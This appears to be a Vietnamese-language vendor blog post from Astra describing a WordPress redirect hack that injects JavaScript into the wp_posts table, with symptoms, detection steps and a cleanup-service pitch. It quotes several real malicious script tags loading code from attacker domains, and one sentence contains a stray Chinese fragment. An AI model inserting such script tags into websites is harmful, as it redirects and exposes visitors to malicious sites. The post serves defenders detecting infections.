
WordPress redirect hack đã là mối đe dọa lâu nay. Nó biến hình thành hack chuyển hướng mới mỗi vài tuần. Chúng tôi đã bao quát tất cả loại redirect WordPress khi chúng xuất hiện. Thêm vào danh sách là bài viết này khám phá thêm một loại WordPress redirect hack. Hack này chuyển hướng người truy cập trang blog đến miền độc hại.

Một số miền độc hại bao gồm adaranth.[com], buyittraffic.[com], cuttraffic.[com], statistic[.]admarketlocation[.]com, planeobservetoo1[.]live, v.v.
Cách Kiểm Tra Bạn Có Bị Nhiễm?
1. Quan Sát Triệu Chứng
- Khách truy cập bị chuyển hướng đến miền không mong muốn.
- Xếp hạng Google giảm cho trang blog.
- Nhận cảnh báo từ Google về hành vi trang web bất hợp pháp.
- Trang web bị blacklist. Bạn dễ kiểm tra bằng công cụ check blacklist.
- Mã nguồn trang web có liên kết độc hại.
Công cụ quét 65+ blacklist kiểm tra trang web có bị blacklist
Nếu nhận thấy triệu chứng trên, trang web bạn bị hack.
WordPress blog chuyển hướng? Sửa ngay!
2. Kiểm Tra Với Trình Quét Mã Độc

Cách khác xác nhận hack là quét trang web bằng trình quét mã độc. Bạn dùng trình quét malware trực tuyến. Chỉ nhập URL trang web và nhấn Scan.
Cách Định Vị Hack?
Gần như tất cả redirect hack có cùng công thức hoạt động đằng sau – chèn mã độc vào cơ sở dữ liệu hoặc tệp cốt lõi. Lần này cũng không khác.
Sau phân tích hack, chúng tôi kết luận hacker chắc chắn chèn mã độc vào cơ sở dữ liệu.
Rất có thể hacker chèn mã JS vào bảng wp_posts (chứa mọi bài đăng trang web) của cơ sở dữ liệu.
Cách kiểm tra cơ sở dữ liệu:
- Truy cập cơ sở dữ liệu với PHPMyAdmin.
- Vào bảng wp_posts. Đi đến bài bị chuyển hướng và tìm (Ctrl + F) "adaranth.[com]" (hoặc miền độc hại khác) trong bài.
Ví dụ mã độc:
<script src="https://trafficpage.cool/addons/lnkr5.min.js" type="text/javascript"></script><script src="https://trafficpage.cool/addons/lnkr30_nt.min.js" type="text/javascript"></script><script src="https://loadsource.org/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51824x5953x&r=1536317274530" type="text/javascript"></script>
Mã độc khác tìm thấy trên trang bị hack trông như:
<script src='https://dl.gotosecond2.com/clizkes' type='text/javascript'></script>
Làm Gì Tiếp Theo?
Dọn dẹp nhiễm trùng và bảo mật trang web.
Càng trì hoãn dọn dẹp malware, thiệt hại càng lớn. Chọn chương trình dọn dẹp malware ngay lập tức của Astra và dọn dẹp trang web cùng ngày đăng ký. Để dọn dẹp chuyên nghiệp bởi Astra:
- Đăng ký chương trình dọn dẹp malware Astra
- Cập nhật thông tin máy chủ và xong.

Kỹ sư bảo mật sẽ dọn dẹp nhiễm trùng, tất cả backdoor ẩn từ trang web trong 6-8 giờ. Tường lửa Astra经过测试 của hacker sẽ triển khai trên trang web sau dọn dẹp để đảm bảo bảo vệ khỏi tấn công tương lai.
Kết Luận
Sau khi trang web sạch và chạy hoàn hảo, đảm bảo an toàn bằng cách làm theo thực hành bảo mật WordPress khuyến nghị. Một số trong số đó:
- Tạo và chỉ dùng mật khẩu mạnh cho mọi tài khoản trang web và máy chủ. Cũng thường xuyên thay đổi.
- Thay đổi URL admin mặc định thành thứ bất thường.
- Đặt đúng quyền tệp & thư mục WordPress
- Hạn chế khu vực admin.
- Giới hạn lần đăng nhập, v.v.
Có câu hỏi về chương trình hoặc Astra? Chat với chúng tôi.